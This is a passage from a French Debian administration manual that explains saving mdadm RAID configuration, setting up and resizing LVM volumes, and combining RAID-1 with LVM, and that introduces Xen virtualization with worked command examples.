La plupart des méta-données concernant les volumes RAID sont sauvegardées directement sur les disques qui les composent, de sorte que le noyau peut détecter les différents ensembles avec leurs composants, et les assembler automatiquement lors du démarrage du système. Cela dit, il convient de sauvegarder cette configuration, car cette détection n'est pas infaillible, et aura tendance à faillir précisément en période sensible. Si dans notre exemple la panne du disque `sdh` était réelle (et non simulée), et qu'on redémarrait le système sans en retirer le disque `sdh`, ce disque pourrait, à la faveur du redémarrage, « retomber en marche ». Le noyau aurait alors trois éléments physiques, chacun prétendant représenter la moitié du même volume RAID. Une autre source de confusion peut subvenir si l'on consolide des volumes RAID de deux serveurs sur un seul. Si ces ensembles étaient en fonctionnement normal avant le déplacement des disques, le noyau saura reconstituer les paires correctement. Mais pour peu que les disques déplacés soient agrégés en un `/dev/md1`, et qu'il existe également un `md1` sur le serveur consolidé, l'un des miroirs sera contraint de changer de nom.

Il est donc important de sauvegarder la configuration, ne serait-ce qu'à des fins de référence. Pour cela, on éditera le fichier `/etc/mdadm/mdadm.conf`, dont un exemple est donné ci-dessous.

Exemple Fichier de configuration de mdadm

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default, scan all partitions (/proc/partitions) for MD superblocks.
# alternatively, specify devices to scan, using wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

ARRAY /dev/md0 level=raid0 num-devices=2 UUID=6194b63f:69a40eb5:a79b7ad3:c91f20ee
ARRAY /dev/md1 level=raid1 num-devices=2 UUID=02ce9238:6e9c6752:a79b7ad3:c91f20ee
```

Une des informations les plus souvent utiles est l'option `DEVICE`, qui permet de spécifier l'ensemble des périphériques sur lesquels le système va chercher automatiquement des composants de volumes RAID au démarrage. Nous avons ici remplacé la valeur implicite, `partitions`, par une liste explicite de fichiers de périphérique ; nous avons en effet choisi d'utiliser des disques entiers, et non simplement des partitions, pour certains volumes.

Les deux dernières lignes de notre exemple sont celles qui permettent au noyau de choisir en toute sécurité quel numéro de volume associer à quel ensemble. Les méta-informations stockées sur les disques sont en effet suffisantes pour reconstituer les volumes, mais pas pour en déterminer le numéro (donc le périphérique `/dev/md*` correspondant).

Fort heureusement, ces lignes peuvent être générées automatiquement :

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 level=raid0 num-devices=2
  ➥ UUID=6194b63f:69a40eb5:a79b7ad3:c91f20ee
ARRAY /dev/md1 level=raid1 num-devices=2
  ➥ UUID=02ce9238:6e9c6752:a79b7ad3:c91f20ee
```

Le contenu de ces deux dernières lignes ne dépend pas de la liste des disques qui composent les volumes. On pourra donc se passer de les régénérer si l'on remplace un disque défectueux par un neuf. En revanche, il faudra prendre soin de les mettre à jour après chaque création ou suppression de volume, ou si l'on modifie des caractéristiques du RAID (le nombre de copies dans un miroir, par exemple).

LVM

LVM, ou *Logical Volume Manager*, est une autre approche permettant d'abstraire les volumes logiques des disques physiques. Le but principal était ici non de gagner en fiabilité des données mais en souplesse d'utilisation. LVM permet en effet de modifier dynamiquement un volume logique, en toute transparence du point de vue des applications. On peut ainsi par exemple ajouter de nouveaux disques, migrer les données dessus, et récupérer les anciens disques ainsi libérés, sans démonter le volume.

Concepts de LVM

LVM manipule trois types de volumes pour atteindre cette flexibilité.

Premièrement, les PV ou *physical volumes* sont les entités les plus proches du matériel : il peut s'agir de partitions sur des disques ou de disques entiers (voire de n'importe quel périphérique en mode bloc). Attention, lorsqu'un élément physique est initialisé en PV pour LVM, il ne faudra plus l'utiliser directement, sous peine d'embrouiller le système.

Les PV sont alors regroupés en VG (*volume groups*), que l'on peut considérer comme des disques virtuels (et extensibles, comme on le verra). Les VG sont abstraits et ne disposent pas de fichier spécial dans `/dev/`, aucun risque donc de les utiliser directement.

Enfin, les LV (*logical volumes*) sont des subdivisions des VG, que l'on peut comparer à des partitions sur les disques virtuels que les VG représentent. Ces LV deviennent des périphériques, que l'on peut utiliser comme toute partition physique (par exemple pour y établir des systèmes de fichiers).

Il faut bien réaliser que la subdivision d'un groupe de volumes en LV est entièrement décorrélée de sa composition physique (les PV). On peut ainsi avoir un VG subdivisé en une douzaine de volumes logiques tout en ne comportant qu'un volume physique (un disque, par exemple), ou au contraire un seul gros volume logique réparti sur plusieurs disques physiques ou partitions. La seule contrainte, bien entendu, est que la somme des tailles des LV d'un groupe ne saurait excéder la capacité totale des PV qui le composent.

En revanche, il est souvent utile de grouper dans un même VG des éléments physiques présentant des caractéristiques similaires et de subdiviser ce VG en volumes logiques qui seront utilisés de manière comparable également. Par exemple, si l'on dispose de disques rapides et de disques lents, on pourra regrouper les rapides dans un VG et les plus lents dans un autre. Les subdivisions logiques du premier VG pourront alors être affectées à des tâches nécessitant de bonnes performances, celles du second étant réservées aux tâches qui peuvent se contenter de vitesses médiocres.

Dans tous les cas, il faut également garder à l'esprit qu'un LV n'est pas accroché à un PV ou un autre. Même si on peut influencer l'emplacement physique où les données d'un LV sont écrites, en fonctionnement normal c'est une information qui n'a pas d'intérêt particulier. Au contraire : lors d'une modification des composants physiques d'un groupe, les LV peuvent être amenés à se déplacer (tout en restant, bien entendu, confinés aux PV qui composent ce groupe).

Mise en place de LVM

Nous allons suivre pas à pas une utilisation typique de LVM, pour simplifier une situation complexe. De telles situations sont souvent le résultat d'un historique chargé, où des solutions temporaires se sont accumulées au fil du temps. Considérons donc pour notre exemple un serveur dont les besoins en stockage ont varié, et pour lequel on se retrouve avec une configuration complexe de partitions disponibles, morcelées sur différents disques hétéroclites et partiellement utilisés. Concrètement, on dispose des partitions suivantes :

- sur le disque `sdb`, une partition `sdb2` de 4 Go ;

- sur le disque `sdc`, une partition `sdc3` de 3 Go ;
- le disque `sdd`, de 4 Go, est entièrement disponible ;
- sur le disque `sdf`, une partition `sdf1` de 4 Go et une `sdf2` de 5 Go.

On notera de plus que les disques `sdb` et `sdf` ont de meilleures performances que les deux autres.

Le but de la manœuvre est de mettre en place trois volumes logiques distincts, pour trois applications séparées : un serveur de fichiers (qui nécessite 5 Go), une base de données (1 Go) et un emplacement pour les sauvegardes (12 Go). Les deux premières ont de forts besoins de performance, mais pas la troisième, qui est moins critique. Ces contraintes empêchent l'utilisation des partitions isolément ; l'utilisation de LVM permet de s'affranchir des limites imposées par leurs tailles individuelles, pour n'être limité que par leur capacité totale.

Le prérequis est le paquet `lvm2` (et ses dépendances). Lorsque ce paquet est installé, la mise en place de LVM se fait en trois étapes, correspondant aux trois couches de LVM.

Commençons par préparer les volumes physiques à l'aide de **`pvcreate`** :

```
# pvdisplay
# pvcreate /dev/sdb2
 Physical volume "/dev/sdb2" successfully created
# pvdisplay
  --- NEW Physical volume ---
  PV Name               /dev/sdb2
  VG Name
  PV Size               4,04 GB
  Allocatable           NO
  PE Size (KByte)       0
  Total PE              0
  Free PE               0
  Allocated PE          0
  PV UUID               9JuaGR-W7jc-pNgj-NU4l-2IX1-kUJ7-m8cRim

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
  Physical volume "/dev/sdc3" successfully created
  Physical volume "/dev/sdd" successfully created
  Physical volume "/dev/sdf1" successfully created
  Physical volume "/dev/sdf2" successfully created
# pvdisplay -C
  PV         VG   Fmt  Attr PSize PFree
  /dev/sdb2       lvm2 --   4,04G 4,04G
  /dev/sdc3       lvm2 --   3,09G 3,09G
  /dev/sdd        lvm2 --   4,00G 4,00G
  /dev/sdf1       lvm2 --   4,10G 4,10G
  /dev/sdf2       lvm2 --   5,22G 5,22G
```

Rien de bien sorcier jusqu'à présent ; on remarquera que l'on peut établir un PV aussi bien sur un disque entier que sur des partitions. Comme on peut le constater, la commande **pvdisplay** permet de lister les PV déjà établis, sous deux formes.

Constituons à présent des groupes de volumes (VG) à partir de ces éléments physiques, à l'aide de la commande **vgcreate**. Nous allons placer dans le VG `vg_critique` uniquement des PV appartenant à des disques rapides ; le deuxième VG, `vg_normal`, contiendra des éléments physiques plus lents.

```
# vgdisplay
# vgcreate vg_critique /dev/sdb2 /dev/sdf1
  Volume group "vg_critique" successfully created
# vgdisplay
  --- Volume group ---
  VG Name               vg_critique
  System ID
  Format                lvm2
  Metadata Areas        2
  Metadata Sequence No  1
  VG Access             read/write
  VG Status             resizable
  MAX LV                0
  Cur LV                0
  Open LV               0
  Max PV                0
  Cur PV                2
  Act PV                2
  VG Size               8,14 GB
  PE Size               4,00 MB
  Total PE              2084
  Alloc PE / Size       0 / 0
  Free  PE / Size       2084 / 8,14 GB
  VG UUID               6eG6BW-MmJE-KBOJ-dsB2-52iL-N6eD-1paeo8

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
  Volume group "vg_normal" successfully created
# vgdisplay -C
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critique   2   0   0 wz--n-  8,14G  8,14G
  vg_normal     3   0   0 wz--n- 12,30G 12,30G
```

Ici encore, les commandes sont relativement simples (et **vgdisplay** présente deux formats de sortie). Notons que rien n'empêche de placer deux partitions d'un même disque physique dans deux VG différents ; le préfixe `vg_` utilisé ici est une convention, mais n'est pas obligatoire.

Nous disposons maintenant de deux « disques virtuels », d'approximativement respectivement 8 Go et 12 Go. Nous pouvons donc les subdiviser en « partitions virtuelles » (des LV). Cette opération passe par la commande **lvcreate**, dont la syntaxe est un peu plus complexe.

```
# lvdisplay
# lvcreate -n lv_fichiers -L 5G vg_critique
  Logical volume "lv_fichiers" created
# lvdisplay
  --- Logical volume ---
  LV Name                /dev/vg_critique/lv_fichiers
  VG Name                vg_critique
  LV UUID                4QLhl3-2cON-jRgQ-X4eT-93J4-6Ox9-GyRx3M
  LV Write Access        read/write
  LV Status              available
  # open                 0
  LV Size                5,00 GB
  Current LE             1280
  Segments               2
  Allocation             inherit
  Read ahead sectors     0
  Block device           253:0

# lvcreate -n lv_base -L 1G vg_critique
  Logical volume "lv_base" created
# lvcreate -n lv_sauvegardes -L 12G vg_normal
  Logical volume "lv_sauvegardes" created
# lvdisplay -C
  LV             VG          Attr   LSize  Origin Snap%  Move Log Copy%
  lv_base        vg_critique -wi-a-  1,00G
  lv_fichiers    vg_critique -wi-a-  5,00G
  lv_sauvegardes vg_normal   -wi-a- 12,00G
```

Deux informations sont obligatoires lors de la création des volumes logiques, et doivent être passées sous forme d'options à **`lvcreate`**. Le nom du LV à créer est spécifié par l'option `-n`, et sa taille est en général spécifiée par `-L`. Évidemment, il faut également expliciter à l'intérieur de quel groupe de volumes on souhaite créer le LV, d'où le dernier paramètre de la ligne de commande.

POUR ALLER PLUS LOIN **Options de lvcreate**

La commande **`lvcreate`** propose plusieurs options permettant d'influencer la manière dont le LV est créé.

Notons tout d'abord l'existence de l'option `-l`, qui permet de spécifier la taille du LV à créer non pas en unités « humaines » comme nous l'avons fait dans nos exemples ci-dessus, mais en nombre de blocs. Ces blocs (appelés PE, pour *physical extents*) sont des unités contiguës de stockage, qui font partie des PV, et qui ne sont pas divisibles entre LV. Si l'on souhaite définir précisément l'espace alloué à un LV, par exemple pour utiliser totalement l'espace disponible sur un VG, on pourra préférer utiliser `-l` plutôt que `-L`.

Il est également possible de spécifier qu'un LV devra plutôt être physiquement stocké sur un PV plutôt qu'un autre (tout en restant dans les PV affectés au groupe, bien entendu). Ainsi, si l'on sait que le disque `sdb` est plus rapide que `sdf`, on pourra placer le LV `lv_base` dessus (donc privilégier les performances de la base de données par rapport à celles du serveur de fichiers). La ligne de commande deviendra alors : **`lvcreate -n lv_base -L 1G vg_critique /dev/sdb2`**. Il est à noter que cette commande peut échouer si le PV spécifié n'a plus assez de blocs libres pour contenir le LV demandé. Dans notre exemple, il faudrait probablement créer `lv_base` avant `lv_fichiers` pour éviter cet inconvénient — ou libérer de l'espace sur `sdb2` grâce à la commande **`pvmove`**.

Les volumes logiques, une fois créés, sont représentés par des fichiers de périphérique situés dans `/dev/mapper/` :

```
# ls -l /dev/mapper
total 0
crw-rw---- 1 root root  10, 62 2006-11-23 17:40 control
brw-rw---- 1 root disk 253,  1 2006-11-23 18:14 vg_critique-lv_base
brw-rw---- 1 root disk 253,  0 2006-11-23 18:14 vg_critique-lv_fichiers
brw-rw---- 1 root disk 253,  2 2006-11-23 18:14 vg_normal-lv_sauvegardes
```

Pour faciliter les choses, des liens symboliques sont également créés automatiquement dans des répertoires correspondant aux VG :

```
# ls -l /dev/vg_critique
total 0
lrwxrwxrwx 1 root root 31 2006-11-23 18:14 lv_base ->
  ➥ /dev/mapper/vg_critique-lv_base
lrwxrwxrwx 1 root root 35 2006-11-23 18:14 lv_fichiers ->
  ➥ /dev/mapper/vg_critique-lv_fichiers
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 36 2006-11-23 18:14 lv_sauvegardes ->
  ➥ /dev/mapper/vg_normal-lv_sauvegardes
```

On peut dès lors utiliser les LV tout comme on utiliserait des partitions classiques :

```
# mkfs.ext3 /dev/vg_normal/lv_sauvegardes
mke2fs 1.40-WIP (14-Nov-2006)
Étiquette de système de fichiers=
Type de système d'exploitation : Linux
Taille de bloc=4096 (log=2)
[...]
Le système de fichiers sera automatiquement vérifié tous les 30 montages
ou après 180 jours, selon la première éventualité. Utiliser tune2fs -c
ou -i pour écraser la valeur.
# mkdir /srv/sauvegardes
# mount /dev/vg_normal/lv_sauvegardes /srv/sauvegardes
# df -h /srv/sauvegardes
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/mapper/vg_normal-lv_sauvegardes
                       12G  159M   12G   2% /srv/sauvegardes
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critique/lv_base        /srv/base               ext3
/dev/vg_critique/lv_fichiers    /srv/fichiers           ext3
/dev/vg_normal/lv_sauvegardes   /srv/sauvegardes        ext3
```

On s'est ainsi abstrait, du point de vue applicatif, de la myriade de petites partitions, pour se retrouver avec une seule partition de 12 Go.

NOTE Détection automatique des volumes LVM

Lors du démarrage de l'ordinateur, le script `/etc/init.d/lvm` effectue un balayage des périphériques disponibles ; ceux qui ont été préparés comme des volumes physiques pour LVM sont alors répertoriés auprès du sous-système LVM, ceux qui font partie de groupes de volumes sont assemblés, et les volumes logiques sont mis en fonctionnement. Il n'est donc pas nécessaire de modifier des fichiers de configuration lors de la création ou de l'altération de volumes LVM.
On notera cependant que la disposition des divers éléments impliqués dans LVM est stockée dans `/etc/lvm/backup`, ce qui peut servir en cas de problème, ou bien pour aller voir ce qui se passe sous le capot.

ATTENTION

Retaillage de systèmes de fichiers

En l'état actuel des choses, tous les systèmes de fichiers ne peuvent pas être retaillés en ligne, et le retaillage d'un volume peut donc nécessiter de démonter le système de fichiers au préalable et le remonter par la suite. Bien entendu, si l'on souhaite réduire l'espace occupé par un LV, il faudra d'abord réduire le système de fichiers ; lors d'un élargissement, le volume logique devra être étendu avant le système de fichiers. C'est somme toute fort logique : la taille du système de fichiers ne doit à aucun moment dépasser celle du périphérique bloc sur laquelle il repose, qu'il s'agisse d'une partition physique ou d'un volume logique.
Dans le cas du système ext3, on peut procéder à l'extension (mais pas la réduction) du système sans le démonter. Le système xfs est dans le même cas. reiserfs permet le retaillage dans les deux sens. ext2 n'en permet aucun, et nécessite toujours un démontage.

LVM au fil du temps

Mais cette capacité à agréger des partitions ou des disques physiques n'est pas le principal attrait de LVM. La souplesse offerte se manifeste surtout au fil du temps, lorsque les besoins évoluent. Supposons par exemple que de nouveaux fichiers volumineux doivent être stockés, et que le LV dévolu au serveur de fichiers ne suffise plus. Comme nous n'avons pas utilisé l'intégralité de l'espace disponible dans `vg_critique`, nous pouvons étendre `lv_fichiers`. Nous allons pour cela utiliser la commande **`lvresize`** pour étendre le LV, puis **`resize2fs`** pour ajuster le système de fichiers en conséquence :

```
# df -h /srv/fichiers/
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/mapper/vg_critique-lv_fichiers
                      5,0G  4,6G  142M  98% /srv/fichiers
# lvdisplay -C vg_critique/lv_fichiers
  LV          VG          Attr   LSize Origin Snap%  Move Log Copy%
  lv_fichiers vg_critique -wi-ao 5,00G
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   2   2   0 wz--n- 8,14G 2,14G
# lvresize -L 7G vg_critique/lv_fichiers
  Extending logical volume lv_fichiers to 7,00 GB
  Logical volume lv_fichiers successfully resized
# lvdisplay -C vg_critique/lv_fichiers
  LV          VG          Attr   LSize Origin Snap%  Move Log Copy%
  lv_fichiers vg_critique -wi-ao 7,00G
# resize2fs /dev/vg_critique/lv_fichiers
resize2fs 1.40-WIP (14-Nov-2006)
Filesystem at /dev/vg_critique/lv_fichiers is mounted on /srv/fichiers;
  ➥ on-line resizing required
old desc_blocks = 1, new_desc_blocks = 1
Performing an on-line resize of /dev/vg_critique/lv_fichiers
  ➥ to 1835008 (4k) blocks.
Le système de fichiers /dev/vg_critique/lv_fichiers a maintenant
  ➥ une taille de 1835008 blocs.

# df -h /srv/fichiers/
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/mapper/vg_critique-lv_fichiers
                      6,9G  4,6G  2,1G  70% /srv/fichiers
```

On pourrait procéder de même pour étendre le volume qui héberge la base de données, mais on arrive à la limite de la capacité du VG :

```
# df -h /srv/base/
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/mapper/vg_critique-lv_base
                     1008M  835M  123M  88% /srv/base
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   2   2   0 wz--n- 8,14G 144,00M
```

Qu'à cela ne tienne, LVM permet également d'ajouter des volumes physiques à des groupes de volumes existants. Par exemple, on a pu s'apercevoir que la partition `sdb1`, qui jusqu'à présent était utilisée en dehors de LVM, contenait uniquement des archives qui ont pu être déplacées dans `lv_sauvegardes`. On peut donc l'intégrer au groupe de volumes pour récupérer l'espace disponible. Ceci passe par la commande **`vgextend`**. Il faut bien entendu préparer la partition comme un volume physique au préalable. Une fois le VG étendu, on peut suivre le même cheminement que précédemment pour étendre le système de fichiers.

```
# pvcreate /dev/sdb1
  Physical volume "/dev/sdb1" successfully created
# vgextend vg_critique /dev/sdb1
  Volume group "vg_critique" successfully extended
# vgdisplay -C vg_critique
  VG          #PV #LV #SN Attr   VSize VFree
  vg_critique   3   2   0 wz--n- 9,09G 1,09G
# [...]
[...]
# df -h /srv/base/
Sys. de fich.         Tail. Occ. Disp. %Occ. Monté sur
/dev/mapper/vg_critique-lv_base
                      2,0G  835M  1,1G  44% /srv/base
```

RAID ou LVM ?

Les apports de RAID et LVM sont indéniables dès que l'on s'éloigne d'un poste bureautique simple, à un seul disque dur, dont l'utilisation ne change pas dans le temps. Cependant, RAID et LVM constituent deux directions différentes, ayant chacune leur finalité, et l'on peut se demander lequel de ces systèmes adopter. La réponse dépendra des besoins, présents et futurs.

Dans certains cas simples, la question ne se pose pas vraiment. Si l'on souhaite immuniser des données contre des pannes de matériel, on ne pourra que choisir d'installer du RAID sur un ensemble redondant de disques, puisque LVM ne répond pas à cette problématique. Si au contraire il s'agit d'assouplir un schéma de stockage, et de rendre des volumes indépendants de l'agencement des disques qui les composent, RAID ne pourra pas aider, et l'on choisira donc LVM.

Un troisième cas est celui où l'on souhaite juste agréger deux disques en un, que ce soit pour des raisons de performance ou pour disposer d'un seul système de fichiers plus gros que chacun des disques dont on dispose. Ce problème peut être résolu aussi bien par la mise en place d'un ensemble RAID-0 (voire linéaire) que par un volume LVM. Dans cette situation, à moins de contraintes spécifiques (par exemple pour rester

POUR ALLER PLUS LOIN **LVM avancé**

Il existe des utilisations plus avancées de LVM, dans lesquelles de nombreux détails peuvent être spécifiés. On peut par exemple influer sur la taille des blocs composant les volumes logiques sur les volumes physiques et leur disposition. Il est également possible de déplacer ces blocs entre les PV. Ce peut être pour jouer sur la performance, ou plus prosaïquement pour vider un PV lorsqu'on souhaite sortir le disque correspondant du groupe de volumes (par exemple pour l'affecter à un autre VG, ou le sortir complètement de LVM). Les pages de manuel des différentes commandes, bien que non traduites en français, sont généralement claires. Un bon point d'entrée est la page `lvm(8)`.

homogène avec le reste du parc informatique qui n'utilise que RAID), on choisira le plus souvent LVM. La mise en place initiale est légèrement plus complexe, mais elle est un bien maigre investissement au regard de la souplesse offerte par la suite, si les besoins changent ou si l'on désire ajouter des disques.

Vient enfin le cas le plus intéressant, celui où l'on souhaite concilier de la tolérance de pannes et de la souplesse dans l'allocation des volumes. Chacun des deux systèmes étant insuffisant pour répondre à ces besoins, on va devoir faire appel aux deux en même temps — ou plutôt, l'un après l'autre. L'usage qui se répand de plus en plus depuis la maturité des deux systèmes est d'assurer la sécurité des données d'abord, en groupant des disques redondants dans un petit nombre de volumes RAID de grande taille, et d'utiliser ces volumes RAID comme des éléments physiques pour LVM pour y découper des partitions qui seront utilisées pour des systèmes de fichiers. Ceci permet, en cas de défaillance d'un disque, de n'avoir qu'un petit nombre d'ensembles RAID à reconstruire, donc de limiter le temps d'administration.

Prenons un exemple concret : le département des relations publiques de Falcot SA a besoin d'une station de travail adaptée au montage vidéo. En revanche, les contraintes de budget du département ne permettent pas d'investir dans du matériel neuf entièrement haut de gamme. Le choix est fait de privilégier le matériel spécifiquement graphique (écran et carte vidéo), et de rester dans le générique pour les éléments de stockage. Or la vidéo numérique, comme on le sait, a des besoins en stockage particuliers : les données à stocker sont volumineuses, et la vitesse de lecture et d'écriture de ces données est importante pour les performances du système (plus que le temps d'accès moyen, par exemple). Il faut donc répondre à ces contraintes avec du matériel générique, en l'occurrence deux disques durs IDE de 300 Go, tout en garantissant la disponibilité du système et de certaines des données. Les films montés doivent en effet rester disponibles, mais les fichiers bruts non encore montés sont moins critiques, puisque les *rushes* restent sur les bandes.

Le choix se porte donc sur une solution mélangeant RAID-1 et LVM. Les deux disques sont montés sur deux bus IDE différents (afin d'optimiser les accès parallèles et limiter les risques de panne simultanée), et apparaissent donc comme `hda` et `hdc`. Le schéma de partitionnement, identique sur les deux disques, sera le suivant :

```
# fdisk -l /dev/hda
 Disque /dev/hda: 300.0 Go, 300090728448 octets
255 têtes, 63 secteurs/piste, 36483 cylindres
Unités = cylindres de 16065 * 512 = 8225280 octets
```

```
Périphér.   Amorce  Début      Fin      Blocs    Id  Système
/dev/hda1   *           1      124      995998+  fd  Linux raid autodetect
/dev/hda2             125      248      996030   82  Linux swap
/dev/hda3             249    36483   291057637+   5  Extended
/dev/hda5             249    12697    99996561   fd  Linux raid autodetect
/dev/hda6           12698    25146    99996561   fd  Linux raid autodetect
/dev/hda7           25147    36483    91064421   8e  Linux LVM
```

- La première partition de chaque disque (environ 1 Go) est utilisée pour assembler un volume RAID-1, `md0`. Ce miroir est utilisé directement pour stocker le système de fichiers racine.
- Les partitions `hda2` et `hdc2` sont utilisées comme partitions d'échange, pour fournir un total de 2 Go de mémoire d'échange. Avec 1 Go de mémoire vive, la station de travail dispose ainsi d'une quantité confortable de mémoire.
- Les partitions `hda5` et `hdc5` d'une part, `hda6` et `hdc6` d'autre part sont utilisées pour monter deux nouveaux volumes RAID-1 de 100 Go chacun, `md1` et `md2`. Ces deux miroirs sont initialisés comme des volumes physiques, et affectés au groupe de volumes `vg_raid`. Ce groupe volume dispose ainsi d'environ 200 Go d'espace sécurisé.
- Les partitions restantes, `hda7` et `hdc7`, sont directement initialisées comme des volumes physiques et affectées à un autre VG, `vg_vrac`, qui pourra contenir presque 200 Go de données.

Une fois les VG établis, il devient possible de les découper de manière très flexible, en gardant à l'esprit que les LV qui seront créés dans `vg_raid` seront préservés même en cas de panne d'un des deux disques, à l'opposé des LV pris sur `vg_vrac`; en revanche, ces derniers seront alloués en parallèle sur les deux disques, ce qui permettra des débits élevés lors de la lecture ou de l'écriture de gros fichiers.

On créera donc des volumes logiques `lv_usr`, `lv_var`, `lv_home` sur `vg_raid`, pour y accueillir les systèmes de fichiers correspondants ; on y créera également un `lv_films`, d'une taille conséquente, pour accueillir les films déjà montés. L'autre VG sera quant à lui utilisé pour un gros `lv_rushes`, qui accueillera les données directement sorties des caméras numériques, et un `lv_tmp`, pour les fichiers temporaires. Pour l'espace de travail, la question peut se poser : certes, il est important qu'il offre de bonnes performances, mais doit-on pour autant courir le risque de perdre le travail effectué si un disque défaille alors qu'un montage n'est pas fini ? C'est un choix à faire ; en fonction de ce choix, on créera le LV dans l'un ou l'autre VG.

On dispose ainsi à la fois d'une certaine redondance des données importantes et d'une grande flexibilité dans la répartition de l'espace disponible pour les différentes applications. Si de nouveaux logiciels doivent

être installés par la suite (pour des montages sonores, par exemple), on pourra aisément agrandir l'espace utilisé par `/usr/`.

NOTE Pourquoi trois volumes RAID-1 ?

On aurait fort bien pu se contenter d'un seul volume RAID-1, qui servirait de volume physique pour `vg_raid`. Pourquoi donc en avoir créé trois ?
La décision de séparer le premier miroir des deux autres est motivée par des considérations de sécurité des données. En effet, en RAID-1, les données écrites sur les disques sont strictement identiques ; il est donc possible de monter un seul disque directement, sans passer par la couche RAID. En cas de problème dans le noyau, par exemple, ou de corruption des méta-données LVM, on peut ainsi démarrer un système minimal (sans les applications ou les données), et récupérer des données cruciales, par exemple l'agencement des disques dans les volumes RAID, et surtout dans les ensembles LVM ; on peut ainsi reconstruire les méta-données et récupérer les fichiers, ce qui permettra de remettre le système dans un état opérationnel.
Le pourquoi de la séparation entre `md1` et `md2` est plus subjectif, et découle d'une certaine prudence. En effet, lors de l'assemblage de la station de travail, les besoins exacts ne sont pas forcément connus précisément ; ou ils peuvent changer au fil du temps. Dans notre cas, il est difficile de connaître à l'avance les besoins en stockage pour les films montés et les épreuves de tournage. Si un film à monter nécessite de très grandes quantités de *rushes*, et que le groupe de volumes dédié aux données sécurisées est occupé à moins de 50%, on pourra envisager d'en récupérer une partie. Pour cela, on pourra soit sortir l'un des composants de `vg_raid` et le réaffecter directement à `vg_vrac` (si l'opération est temporaire et que l'on peut vivre avec la perte de performances induite), soit abandonner le RAID-1 sur `md2` et intégrer `hda6` et `hdc6` dans le VG non sécurisé (si l'on a besoin des performances — on récupère d'ailleurs dans ce cas 200 Go d'espace, au lieu des 100 Go du miroir) ; il suffira alors d'élargir le volume logique en fonction des besoins.

Virtualisation avec Xen

La virtualisation est une des évolutions majeures de ces dernières années en informatique. Ce terme regroupe différentes abstractions permettant de simuler des machines virtuelles de manière plus ou moins indépendante du matériel. On peut ainsi obtenir, sur un seul ordinateur physique, plusieurs systèmes fonctionnant en même temps et de manière isolée. Les applications sont multiples, et découlent souvent de cette isolation des différentes machines virtuelles : on peut par exemple se créer plusieurs environnements de test selon différentes configurations, ou héberger des services distincts sur des machines (virtuelles) distinctes pour des raisons de sécurité.

Il existe différentes mises en œuvre pour la virtualisation, chacune ayant ses avantages et ses inconvénients. Nous allons nous concentrer sur Xen, mais on peut citer, à titre d'exemple :

- QEMU, qui émule en logiciel un ordinateur matériel complet ; bien que les performances soient nettement dégradées de ce fait, ceci

▸ http://www.qemu.org/

permet de faire fonctionner dans l'émulateur des systèmes d'exploitation non modifiés voire expérimentaux. On peut également émuler un ordinateur d'une architecture différente de celle de l'hôte : par exemple, un ordinateur *arm* sur un système *i386*. QEMU est un logiciel libre.

- Bochs est une autre machine virtuelle libre mais elle ne supporte que l'architecture i386.
- VMware est une machine virtuelle propriétaire. C'est la plus ancienne et par conséquent une des plus connues. Elle fonctionne selon un mécanisme similaire à QEMU et dispose de fonctionnalités avancées comme la possibilité de faire des *snapshots* (copies instantanées d'une machine virtuelle en fonctionnement).

▸ http://www.vmware.com/fr/

Xen est une solution de « paravirtualisation », c'est-à-dire qu'il insère entre le matériel et les systèmes supérieurs une fine couche d'abstraction, nommée « hyperviseur », dont le rôle est de répartir l'utilisation du matériel entre les différentes machines virtuelles qui fonctionnent dessus. Cependant, cet hyperviseur n'entre en jeu que pour une petite partie des instructions, le reste étant exécuté directement par le matériel pour le compte des différents systèmes. L'avantage est que les performances ne subissent pas de dégradation ; la contrepartie est que les noyaux des systèmes d'exploitation que l'on souhaite utiliser sur un hyperviseur Xen doivent être modifiés pour en tirer parti.

NOTE Architectures supportées par Xen

Xen n'est pour l'instant disponible que sur les architectures i386 et amd64. De plus, sur i386, il fait appel à des instructions du processeur qui n'ont pas toujours été présentes. Cela dit, tous les processeurs de classe Pentium ou supérieure produits après 2001 fonctionneront, donc cette restriction ne sera la plupart du temps pas gênante.

Explicitons un peu de terminologie. Nous avons vu que l'hyperviseur était la couche logicielle la plus basse, qui vient s'intercaler directement entre le noyau et le matériel. Cet hyperviseur est capable de séparer le reste du logiciel en plusieurs *domaines*, correspondant à autant de machines virtuelles. Parmi ces domaines, le premier à être lancé, désigné sous l'appellation *dom0*, joue un rôle particulier, puisque c'est depuis ce domaine (et seulement celui-là) qu'on pourra contrôler l'exécution des autres. Ces autres domaines sont, eux, appelés *domU*. Le terme « dom0 » correspond donc au système « hôte » d'autres mécanismes de virtualisation, « domU » correspondant aux « invités ».

CULTURE Xen et les noyaux non-Linux

Comme Xen requiert que les systèmes d'exploitation qui doivent tourner dessus soient modifiés, tous les noyaux n'en sont pas au même niveau de support. Le seul noyau entièrement fonctionnel, à la fois en dom0 et en domU, est Linux 2.6. Solaris 10 est supporté en tant que domU. Le travail est en cours pour faire fonctionner NetBSD 3.0, FreeBSD 5.3, FreeBSD 7 et Plan 9 en domU.
Un autre projet en cours permet d'utiliser certaines fonctions matérielles dédiées spécifiquement à la virtualisation, qui ne sont proposées que par les processeurs les plus récents, pour utiliser des systèmes d'exploitation non modifiés. Il devrait donc être possible, à plus ou moins long terme, de faire fonctionner un Windows XP non modifié dans un domU.

Pour utiliser Xen sous Debian, trois composants sont nécessaires :

